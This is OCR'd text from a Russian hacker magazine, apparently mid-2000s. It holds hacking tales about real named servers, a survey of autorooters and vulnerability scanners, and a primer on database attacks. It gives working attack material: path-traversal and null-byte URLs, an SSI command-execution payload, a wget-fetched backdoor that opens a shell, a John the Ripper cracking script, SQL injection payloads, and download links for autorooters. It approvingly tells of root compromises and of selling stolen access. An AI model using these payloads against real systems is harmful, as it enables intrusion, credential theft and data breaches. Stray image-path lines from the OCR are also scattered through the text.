
http://www.host.com/cgi-bin/wtb/data?fid=root;;root;;a;;&oper=admin-interface&login=root&pass=root&data=/tmp

http://www.host.com/cgi-bin/wtb/data?fid=root;;root;;a;;&oper=admin-interface&login=BDADM FID=root&pass=root&wtbad-min=../../../../../../../../../../../tmp/wtwrong.txt.

Налицо обычная подмена, в результате которой будет создан журнал /tmp/wtwrong.txt. Обращение к нему повлечет за собой считывание информации из лога и доступу к админке.

John The Ripper умеет осуществлять перебор на одни цифры. Для этого используй параметр -i:digits.

Brutus умеет производить брутфорс как по FTP-, так и по HTTP-протоколу (перебор значений различных форм). Кроме этого, перебощик позволяет подключать внешние плагины, которые ты можешь написать сам :).



Админка во всей красе

Удостоверившись, что баг работает, хакер полез на google.com и отправил запрос wtboard. В ответ на поисковой реквест взломщик получил множество ссылок. Одна из них вела на страницу провайдера из Москвы. Это очень заинтересовало нашего героя, и вот он проник на страницу администрирования. Обратившись к разделу темплейт-кода, злоумышленник вбил SSI-запрос, выполняющий системную команду.

```
<!--exec cmd="uname -a"-->.
```

Но взломщика не интересовал файл с аккаунтами. Он закачал wget'ом простой perl-бэкдор и запустил. В результате на порту 37900 открылся шелл, стартующий /bin/sh в интерактивном режиме. Так сетевой партизан получил WWW-права. К сожалению, добиться рутовых привилегий оказалось непросто – ядро было пропатчено фиксом от grsecurity, а система практически не содержала уязвимых сервисов (оно и понятно: дистрибутив носил гордое имя SlackWare :)).

За абсолютные права хакер готов был пойти на любые извращения. Он решил попробовать один из методов локальной атаки, который заключается в поиске важных данных в системных логах. Сперва взломщик пропарсил /var/log/messages, однако ничего интересного он не обнаружил. Не думай, что наш герой надеялся увидеть там пароли в чистом виде. Он пролистал messages, чтобы найти информацию о каких-нибудь интересных демонах. Последние любят писать аккаунты в свои журналы. К сожалению, поиск не увенчался успехом, поэтому взломщик перешел в каталог /usr/www/logs и открыл редактором документ access_log. Дело в том, что на провайдерском сервере крутился биллинг, позволяющий просмотреть состояние счета. Все бы ничего, да вот только соединение инициировалось по небезопасному протоколу, а в качестве метода передачи использовался GET. Все условия для отлова паролей. Кстати, обычные пользователи в биллинг не пускались - скрипт анализировал IP-адрес, а лишь затем принимал решение о допуске, но даже это не мешало паролям храниться в текстовом журнале. Так хакер обнаружил пароль от логина alpha. Этот юзер являлся системным и имел рабочий шелл. Хакер предпочитал шпионить в консоли под полноценным аккаунтом, а не под web-правами, поэтому быстро залогинился под alpha. Теперь он мог полноценно передвигаться по домашней директории юзера. В каталоге не было интересных файлов, кроме лога .bash_history. Взломщик всегда проверял его содержимое, надеясь набрести на интересные команды. Он поспешно открыл журнал редактором оболочки mc и стал исследовать лог. В журнале действительно было много интересной информации. Хакер быстро понял, что alpha следит за WWW-ресурсами, так как вся его работа проводилась в каталоге /usr/www. Помимо этого, работник знал пароль от суперпользователя, посему активно юзал команду su. А зря. Иногда alpha ошибался в команде, а затем «сорил» паролем в консоль. Теперь взломщику ничего не мешало поиметь законные рутовые права. Ведь он подсмотрел пароль, а также имел нулевой gid. Последний позволял переключить права с помощью /bin/su.

Одним зарутанным провайдером стало больше :). Все из-за того, что админ вовремя не настроил фаервол. Фаервол отпугивает хакера: если бы alpha следил еще и за ним, то взломщик вряд ли смог порутать WWW-сервер. Хотя кто знает, ведь существует много способов обхода даже самых навороченных фаерволов...

Пароль для root занесен в историю


ВТОРЖЕНИЕ К БУРЖУЙСКИМ СТУДЕНТАМ

Бывает, что хакер находит баг, который не позволяет поднять привилегии без использования какого-нибудь заковыристого метода. Так случилось при взломе сервера одного иноземного университета trinity.edu. Хакер даже не знал, в какой точке планеты этот университет, он ломал сервер по заказу. Надо сказать, взлом не обошелся без использования самого хардкорного метода. Сперва хакер начал сканировать Web. Так вышло, что на роутере стоял фаервол, фильтрующий все порты, кроме 21, 22 и 80. Баннер FTPD показал, что на сервере крутится SunOS 5.9, которая по тем временам была самой надежной из Солярок. Соответственно, первый метод (использование эксплоита) отпадал сразу. Итак, хакер начал с WWW. Бегло просмотрев скрипты, состряпанные студентами, взломщик наткнулся на занятный сценарий с названием view.cgi, которому передавался всего один параметр - название файла. По-видимому, скрипт создавался, чтобы показывать сишные проекты (когда взломщик ткнул по ссылке, перед ним появился исходник файла project). Особо не надеясь на успех, наш герой изменил значение параметра на /etc/passwd, но это привело к фатальной ошибке. Интерпретатор ругался на то, что не может найти файл /www/students/cgi/projects/etc/passwd.cpp. Потирая руки, сетевой партизан еще раз поменял значение опции на «../../../../../etc/passwd%00», и сервер без проблем показал файл с аккаунтами. Почему так произошло? Все просто: из-за нулевого байта расширение «.cpp» не было приплюсовано к открываемому документу - функции open() передавался файл /etc/passwd%00.cpp, что фактически открывало системный passwd.

Взломщик увидел, что в системе прописаны порядка сотни учетных записей. В таком случае целесообразно применить перебор на пару «login:login», ведь особо одаренные студенты любят устанавливать пароль, равный логину (либо не зага-

Руткит shv4 ты можешь найти и в публичных источниках. Правда, это не так-то просто сделать :).


Дырявые скрипты в наше время не редкость. Как правило, хакеры находят их по нестандартным поисковым запросам.



Неправильный лог для правильной атаки

SSI over Web

Все аккаунты как на ладони!



Brutus готов к работе

вать его вообще). Хакер скормил имена студентов специальному скрипту и передал список пар переборщику Brutus. В качестве сервиса был выбран FTP, ибо другие порты фильтровались сетевым экраном. Спустя пару минут, Brutus сообщил, что несколько студентов действительно выбрали пароль, равный логину. Не медля наш герой прицепился к шеллу по SSH и был готов к повышению своих прав.

Поиск информации в логах ни к чему путному не привел. Доступ к историям команд админов был закрыт от посторонних глаз, логи студентов-ламеров не содержали ничего интересного. Наконец, взломщик вспомнил, что пароль может содержаться в .htpasswd. Команда locate .htpasswd показала три подобных конфига. Два из них имели атрибут 400, а последний не содержал полезных хэшей (в документе хранилась строка guest:пароль, но юзер guest вообще не присутствовал в /etc/passwd). Второй поисковый запрос был направлен на нахождение конфигов .htaccess. Их было больше, и почти все хакер мог посмотреть. В одном из таких файлов наш герой нашел ссылку на базу с паролями, который назывался .secure. В нем он обнаружил все юзерские хэши. Этакий дубликат /etc/shadow. Оставалось взять из него рутовый пароль и расшифровать его прогой John The Ripper. Джоник запускался на мощной 4-процессорной тачке, которую хакер купил за $100 якобы для математических вычислений :). Брутфорсер запускался в трех режимах - single, wordlist и all. Стартовый скрипт, который обращался к John, содержал всего три строки.


start.sh - запуск John The Ripper в разных режимах

```
./john -single passwd >> crk_passwd
./john -w:big_wordlist.txt -rules passwd >>
crk_passwd
./john -i:all passwd >> crk_passwd
```

Загрузив все четыре камня, взломщик отошел от компа, надеясь, что к его возвращению пароль успешно раскриптуется. Спустя час пароль действительно был расшифрован. Взломщику повезло: в качестве пароля выступало слово «Street00». Кстати, подобное словечко было получено благодаря опции -rules, которая извращает словарные слова, подставляя к ним всякие нулики и меняя регистр букв. Вот, собственно и все. Теперь злоумышленник вошел на сервер под рутом, благо sshd разрешал подобные операции. Проверив, что пароль действительно совпадает с системным, наш герой обменял системный аккаунт на пару сотен WMZ.

ХОЧЕШЬ ЕЩЕ?

Все комбинации методов взлома в рамках одного материала не описать. Бывают случаи, когда взломщику приходится удивляться неработоспособности атак, отработанных годами. Подобные аномалии случаются, если на сервере стоит какая-нибудь антихакерская приблуда (например, IDS). Случается, что бдительные админы сразу пресекают хакерские действия, отключая узел от сети. Если хочешь быть в курсе грамотных взломов, рекомендую читать ежемесячную рубрику «Нашумевшие истории крупных взломов» в журнале X.



Джоник-победитель :)

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ОХОТА ЗА БАГАМИ

АВТОМАТИЗИРОВАННЫЙ СБОР УЯЗВИМОСТЕЙ

Несмотря на то что багов в сети крутится огромное количество, поиск уязвимой машины вручную – дело достаточно нудное и долгое. Время, как известно, деньги, поэтому логично, что взломщики процесс поиска всячески автоматизируют. И воображение их не ограничивается банальным сканером портов под Windows :).

Работу хакера выполняют многочисленные сканеры безопасности, рутеры и прочие относительно интеллектуальные утилиты. Они круглыми сутками трудятся на шеллах и десктопах, старательно записывая каждую найденную уязвимость в журнал.

О том, какие реализации автоматизированного поиска багов встречаются, я поведаю далее.

Обладая некоторым опытом программинга, ты без проблем сможешь модифицировать чужой авторутер под свои нужды.

ИХ РАЗЫСКИВАЮТ ХАКЕРЫ

Начнем с классификации софта для поиска уязвимостей.

Самыми популярными программками являются авторутеры. В их задачу входит сканирование указанного диапазона адресов на предмет уязвимой службы, проникновение на сервер с помощью эксплоита, добавление нового пользователя с 0-уидом и запись информации в журнал. Главным недостатком подобного софта является огромное количество следов (если можно назвать следом нового юзера с правами адмика :)), им оставляемых на машине-жертве. Избавиться от этого достаточно серьезного изъяна можно путем модифицирования shell-кода (подробнее об этом читай в Спеце #08.04(45)), например, встроив в него код, создающий LKM для сокрытия присутствия хакера и т.п.

Не менее распространенными в хакерских кругах являются сканеры безопасности. В отличие от авторутера, сканер - менее активный инструмент, после обнаружения уязвимости он оповещает о ней злоумышленника (интерактивно либо через лог), а не использует тотчас же эксплоит. Предмет сканирования может быть любым: www-скрипт, порт дырявого демона, хост или даже целая подсеть!


Помимо сканеров и «комплектов злых бинарников» существуют гибкие эксплоиты. Принцип их работы немного схож с алгоритмом авторутера, однако весь вражеский код зашит в один-единственный файл. Гибкий эксплоит тоже сканирует некоторый диапазон адресов на предмет уязвимости и применяет свой арсенал для всех найденных тачек. Под Windows отличным примером такой программки служил бы kaht2 (RPC DCOM-эксплоит).

Самое обидное, что автоматические сканеры и авторутеры редко попадают в публичные источники. Как правило, их выкладывают, только когда баг теряет актуальность, либо публикуют в урезанном варианте. Собранную мною коллекцию, уже довольно старенькую, ты сможешь найти на моем сайте (http://kamensk.net.ru/forb/).

ОПОЗНАТЬ И ВЗЛОМАТЬ!

Хотелось бы рассказать о некоторых нашумевших в свое время авторутерах. Даже если какой-нибудь из них уже потерял былую актуальность, никто не помешает тебе переделать его под новый баг.

С год назад я добыл аккаунт на каком-то хакерском FTP и вытащил оттуда файл под названием mass-scan.tar.gz. В архиве оказался авторутер, да не простой, а комбинированный. Эксплуатировал авторутер целых четыре уязвимости в bind, lpd, ftpd и rpc.*! Последний баг, кстати, до сих пор актуален для древних машинок на SunOS, IRIX и HP-UX. В общем, такой мощный пакет заслуживал доверия. Но, как известно, все познается на практике, поэтому я решил проверить работу этого авторутера. Мне пришлось поставить на свою машину дырявый ProFTPD, а затем натравить на него бинарник r00t. Даже не просто натравить, а заставить просканировать весь сегмент. Автоматизированная система выдержала все испытания и успешно справилась с задачей, взломав меня без каких-либо проблем.



Красочный авторутер для бага в sshd

Следующий интересный авторутер использовал известный баг в OpenSSH. Ты, наверное, помнишь множество поколений эксплоита x2. Так вот, комплект xssh.tgz содержал в себе сплоит x2, а также два бинарника: Xnet и Xirc.

Xnet - обычный сканер, совмещенный с эксплоитом, при запуске он искал в заданном диапазоне IP-адресов хост с нужным демоном и пытался его порутать. В случае успеха эксплоит автоматически добавлял нового юзера на машине жертвы, сообщал об этом к себе в лог и продолжал поиск.


Xirc делал нечто куда более оригинальное. Он заходил в IRC и пытался найти жертву там! Xirc join'ился на определенный канал и проверял всех присутствующих на предмет уязвимости в OpenSSH. Найдя ее, запускал эксплоит и далее по тому же принципу, что и в Xnet.

Этот авторутер успешно тестировался мной в локальной сети одного университета. Практически все демоны в университетской локалке были уязвимы, поэтому Xnet подарил мне целых шесть рутов!

СКАНИРОВАНИЕ МЕСТНОСТИ

Но на все уязвимости авторутеров не напасешься, да и обнаружить их все не так-то уж просто. Тут на помощь приходят сканеры безопасности.

Под *nix-системы существует много различных сканеров, но самый известный из них - nessus. Этот пакет сос-



Nessus работает!

тоит из двух частей - серверной и клиентской. Перед тем как сканировать сеть на уязвимости, необходимо сконфигурировать nessusd.conf и создать нового пользователя (командой nessus-adduser). Затем можно запускать демон nessusd с параметром -D (в режиме демона). Далее с настройкой можно разобраться и без бутылки: запускаем клиент и в удобных Иксах конфигурируем параметры nessus. Не забудь указать логин и пароль того юзера, которого ты создал консольным nessus-adduser. Пожалуй, после этих шагов nessus готов к автоматизированному сканированию. К каждому найденному багу прилагается подробное описание включая ссылку на багтрак, так что ты всегда будешь знать, каким эксплоитом можно атаковать дырявого пингвина!

Следующий хакерский сканер поможет найти уязвимость по заданному баннеру. Известный grabbb от TESO умеет сканировать сетевую местность с записью в журнал баннеров указанных служб - стоит лишь запустить его в бэграунд с полным логгингом. Именно с помощью grabbb я искал уязвимые FTPD.

Также не могу не рассказать о чудесном сканере strobe, который до недавнего времени вообще был приватным. Он необходим при определении неизвестного сервиса на открытом порте (портах). Кстати, strobe и grabbb объединяет один недостаток - невозможность сканирования диапазонов сетевых адресов. И тот, и другой сканеры понимают лишь отдельные IP-адреса, которые генерируются специальными утилитами с последующей записью в специальный host-файл. Как ты догадался, этот файл и передается сканеру в качестве параметра.

Strobe умеет находить активный порт и комментировать сервис исходя из записи в /etc/services. Отсутствие всяких рюшечек и тюнингов, надо признать, очень неплохо отразилось на скорости поиска - в тестовом режиме strobe просканировал 254 адреса всего за 20 секунд (сканирование велось по пяти портам).

И, наконец, классика. Не стоит забывать о таких монстрах, как nmap. Этот проект не даром засветился во второй «Матрице»: он прочно вошел в доверие многих хакеров. Ты и без меня знаешь достоинства nmap: сканирование в различных режимах, поддержка диапазонов адресов и портов, спуфинг адреса отправителя и многое другое. Если ты еще не юзал nmap на практике - немедленно иди на www.insecure.org/nmap и бери свежий релиз сканера. Не пожалеешь :).

НЕ ЗАБУДЬ ПРО WINDOWS!


Но не всегда удобно пользоваться Unix-консолью (элитные чуваки сидят под любимой Виндой, а *nix видят только в окошке Virtual PC :)). Многие люди предпочитают интеллектуальные сканеры под Винду. К примеру, такие сканеры способны не только определить сервис на открытом порте, но и обнаружить уязвимость в сервисе, привести ссылку на багтрак! Самый популярный в рунете среди них, пожалуй, XSpider.

Этот сканер ведет проверку на многие уязвимости и в конце процесса выводит подробный отчет. Поддерживает эвристические методы определения версии демонов. Журнал пригодится не только бдительному админу сервера, но и хакеру, который только и ждет свежей инфы о багах. Ознакомься с реальными возможностями сканера, стянув его по ссылке **http://www.ptsecurity.ru/download/xs7demo.zip**. К сожалению, проект уже давно является коммерческим :(, но демо-версия вполне юзабельна.


КОМПАКТНЫЕ ПАРТИЗАНЫ

Я уже упоминал выше о "продвинутых" эксплоитах, которые изредка мелькают на сайтах, посвященных компьютерной безопасности. Они позволяют не только порутать сервер, но и просканить диапазон адресов на баг. К сожалению, обычно подобные вещи ориентированы на Win-уязвимости, поэтому ты наверняка вообще не слышал об автоэксплоитах для Linux.

Тем не менее, подобные вещи есть. Одна из них называется linux_lprngautorooter. Этот эксплоит ориентирован на баг в lpr. Скомпилированный бинарник выполняет сканирование подсети, а затем атакует нужный сервер. После успешного эксплуатирования lprgautorooter открывает



Поиск суидных бинарников



Описание найденных уязвимостей

рутовый шелл. Естественно, что все действия сразу же заносятся в лог взломщика.

Обращаю твое внимание на то, что большинство подобных компактных авторутеров пишутся хакерами-энтузиастами. Поэтому ты без проблем можешь выдрать нужный код сканера из исходника и прикрутить его к другому эксплоиту.

Будь осторожен! Некоторые авторутеры отсылают информацию не только тебе, но и своему автору :).

ОТДАМ В ХОРОШИЕ РУКИ

На этом наше знакомство с программами, автоматизирующими поиск уязвимостей, завершается. Весь упомянутый софт ты можешь скачать с http://kamensk.net.ru/forb/1/x/autoroot. Даже если какой-либо баг, реализованный в авторутерах или автоэксплоитах, уже потерял актуальность, никто не мешает тебе попробовать адаптировать их под новые уязвимости.

Крис Касперски aka мыщъх

БАЗА ДАННЫХ ПОД ПРИЦЕЛОМ

ВЗЛОМ БД

Данные - это основа всего. Тут и номера кредитных карт, и личная информация пользователей, и сведения об угнанных машинах. Содержимое чатов и форумов тоже хранится в БД. Проникновение в корпоративную (военную, правительственную) базу данных - самое худшее, что только может случиться с компанией. Поразительно, но даже критические сервера зачастую оказываются никак не защищены и взламываются 12-летними любителями командной строки без особых усилий.

Сервера баз данных относятся к наиболее критичным информационным ресурсам и потому должны размещаться на выделенном сервере, расположенном во внутренней корпоративной сети, огражденной маршрутизатором или брандмауэром. Взаимодействие с базами данных обычно осуществляется через Web-сервер, находящийся внутри DMZ-зоны.

Размещать сервер базы данных на одном узле с Web-сервером категорически недопустимо не только по техническим, но и по юридическим соображениям (законодательства многих стран диктуют свою политику обращения с конфиденциальными данными, особенно если эти данные хранят информацию о клиентах компании). Тем не менее, совмещение сервера БД с Web-сервером довольно обычно из-за экономии. Захватив управление Web-сервером (а практически ни одному Web-серверу не удалось избежать ошибок переполнения буфера и прочих дыр), атакующий получит доступ ко всем данным, хранящимся в базе!

Сервер БД, как и любой другой сервер, подвержен ошибкам проектирования, среди которых доминируют переполняющиеся буфера, позволяющие атакующему захватывать управление удаленной машиной с наследованием администраторских привилегий. Яркий пример тому - уязвимость, обнаруженная в сервере MS SQL и ставшая причиной крупной вирусной эпидемии. Не избежал этой участи и MySQL. Версия 3.23.31 падала на запросах типа select a.AAAAAAA...AAAAAA.b, а на соответствующим образом подготовленных строках - передавала управление на shell-код, причем атаку можно было осуществить и через браузер, передав в URL уязвимому для SQL-инъекции скрипту что-то типа: script.php?index=a.(shell-code).b.

Однако даже защищенный брандмауэром SQL-сервер может быть атакован через уязвимый скрипт или нестойкий механизм аутентификации. Разумеется, я не могу рассказать обо всех существующих атаках, но продемонстрирую пару-тройку излюбленных хакерских приемов.

НЕСТОЙКОСТЬ ШИФРОВАНИЯ ПАРОЛЕЙ

Пароли, регламентирующие доступ к базе данных, ни при каких обстоятельствах не должны передаваться открытым текстом по сети. Вместо пароля передается его хэш, зашифрованный случайно сгенерированной последовательностью байт и называемый проверочной строкой (check-string). Короче говоря, реализуется классическая схема аутентификации, устойчивая к перехвату информации и при этом не допускающая ни подбора пароля, ни его декодирования, во всяком случае, в теории.

На практике же во многих серверах БД обнаруживаются грубые ошибки проектирования. Взять хотя бы MySQL версии 3.x. Хэш-функция, используемая для "сворачивания" пароля, возвращает 64-разрядную кодированную последовательность, в то время как длина случайно генерируемой строки (random-string) составляет всего лишь 40 бит. Как следствие, шифрование не полностью удаляет всю избыточную информацию и анализ большого количества перехваченных check-string/random-string позволяет восстановить исходный хэш (пароль восстанавливать не требуется, так как для аутентификации он не нужен).

В несколько упрощенном виде процедура шифрования выглядит так:

```
// P1/P2 - 4 левых/правый байта парольного хэша соответственно
// C1/C2 - 4 левых/правый байта random-string соответственно
seed1 = P1 ^ C1;
seed2 = P2 ^ C2 ;
for(i = 1; i <= 8; i++)
{
        seed1 = seed1 + (3*seed2);
        seed2 = seed1 + seed2 + 33;
        r[i] = floor((seed1/n)*31) + 64;
}

seed1 = seed1+(3*seed2);
seed2 = seed1+seed2+33;
r[9] = floor((seed1/n)*31);

checksum =(r[1]^r[9] || r[2]^r[9] || r[7]^r[9] || r[8]^r[9]);
```


Нестойкие механизмы аутентификации встречались и в других серверах, однако к настоящему моменту практически все они давно ликвидированы.

ПЕРЕХВАТ ПАРОЛЯ

Для авторизации на сайте в подавляющем большинстве случаев используются нестойкие механизмы аутентификации, разработанные непосредственно самим Web-мастером и передающие пароль в открытом виде. Как следствие, он может быть легко перехвачен злоумышленником, забросившим на одну из машин внутренней сети или DMZ-зоны снифер или создавшим точную копию атакуемого Web-сервера, для заманивания доверчивых пользователей - тогда логин и пароль они введут сами.

Многие сервера хранят информацию об авторизации в кукисах (cookie), находящихся на машинах удаленных пользователей, и, вместо того чтобы ломиться на хорошо защищенный корпоративный сервер, взломщик может атаковать никем не охраняемые клиентские узлы. Главная трудность заключается в том, что их сетевые координаты наперед неизвестны и атакующему приходится тыкаться вслепую. Обычно эта проблема решается массированной рассылкой почтовой корреспонденции с троянизированным вложением внутри по многим адресам - если повезет, то среди пользователей, доверчиво запустивших трояна, окажется хотя бы один корпоративный клиент. Ну а извлечь куки - уже дело техники.

Некоторые серверы баз данных (в частности, ранние версии MS SQL), автоматически устанавливают пароль по умолчанию, предоставляющий



Пароль к БД, выловленный снифером


полный доступ к базе и позволяющий делать с ней что угодно (у MS SQL этот пароль "sa").

НАВЯЗЫВАНИЕ ЗАПРОСА, ИЛИ SQL-ИНЪЕКЦИЯ

Типичный сценарий взаимодействия с базой данных выглядит так: пользователь вводит некоторую информацию в поля запроса, оттуда ее извлекает специальный скрипт и преобразует в строку запроса к базе данных, передавая серверу ее на выполнение:

```
$result = mysql_db_query("database",
"select * from userTable
                where login =
'$userLogin' and password =
'$userPassword' ");
```

Здесь $userlogin - переменная, содержащая имя пользователя, а $userPassword - его пароль. Обрати внимание, что обе переменные размещены внутри текстовой строки, окаймленной кавычками. Это необычно для Си, но типично для интерпретируемых языков вроде Perl и PHP. Подобный механизм называется интерполяцией строк и позволяет автоматически подставлять вместо переменной ее фактическое значение.



Инструментарий для наблюдений за SQL

Допустим, пользователь введет KPNC/passwd. Тогда строка запроса будет выглядеть так: "select * from userTable where login = 'KPNC' and password = 'passwd'".

Если такой логин/пароль действительно присутствует в базе, функция сообщает идентификатор результата, в противном случае возвращается FALSE.

Хочешь войти в систему под именем другого пользователя, зная его логин, но не зная пароль? Воспользуйся тем, что механизм интерполяции позволяет атакующему воздействовать на строку запроса, видоизменяя ее по своему усмотрению. Посмотрим, что произойдет, если вместо пароля ввести последовательность "fuck' or '1'='1" (без кавычек): "select * from userTable where login = 'KPNC' and password = 'fuck' or '1' = '1'".

Смотри: кавычка, стоящая после fuck, замкнула пользовательский пароль, а весь последующий ввод попал в логическое выражение, навязанное базе данных атакующим. Поскольку один всегда равен одному, запрос будет считаться выполненным при любом введенном пароле и SQL-сервер возвратит все-все-все записи из таблицы (в том числе и не относящиеся к логину KPNC)!

Рассмотрим другой пример: "SELECT * FROM userTable WHERE msg='$msg' AND ID=669".

Здесь msg - номер сообщения, извлекаемого из базы, а ID - идентификатор пользователя, автоматически подставляемый скриптом в строку запроса и непосредственно не связанный с пользовательским вводом. Константная переменная использована по соображениям наглядности, в конечном скрипте будет, скорее всего, использована конструкция типа: ID='$userID'. Чтобы получить доступ к остальным полям базы (а не только к тем, чей ID равен 669), необходимо отсечь последнее логическое условие. Это можно сделать, внедрив в строку пользовательского ввода символы комментария ("--" и "/*" для MS SQL и MySQL соответственно). Текст, расположенный правее символов комментария, игнорируется. Если вместо номера сообщения ввести "1' AND ID=666 --", строка запроса примет следующий вид: "SELECT * FROM userTable WHERE msg='1' and ID= 666 --' AND ID=669".

Как следствие, атакующий получит возможность самостоятельно формировать ID, читая сообщения, пред- »

ВСКРЫТИЕ СКРИПТА

Нормально работающий Web-сервер никогда не выдает исходный код скрипта, а только результат его работы. Между тем, вездесущие ошибки реализации приводят к тому, что код скрипта в некоторых случаях все-таки становится доступным, причем виновником может быть как сервер, так и обрабатываемый им скрипт. Естественно, в скриптах ошибки встречаются намного чаще, поскольку их пишут все кому не лень, порой не имея никакого представления о безопасности. Серверы же проходят более или менее тщательное тестирование, и основные дыры обнаруживаются еще на начальной стадии.

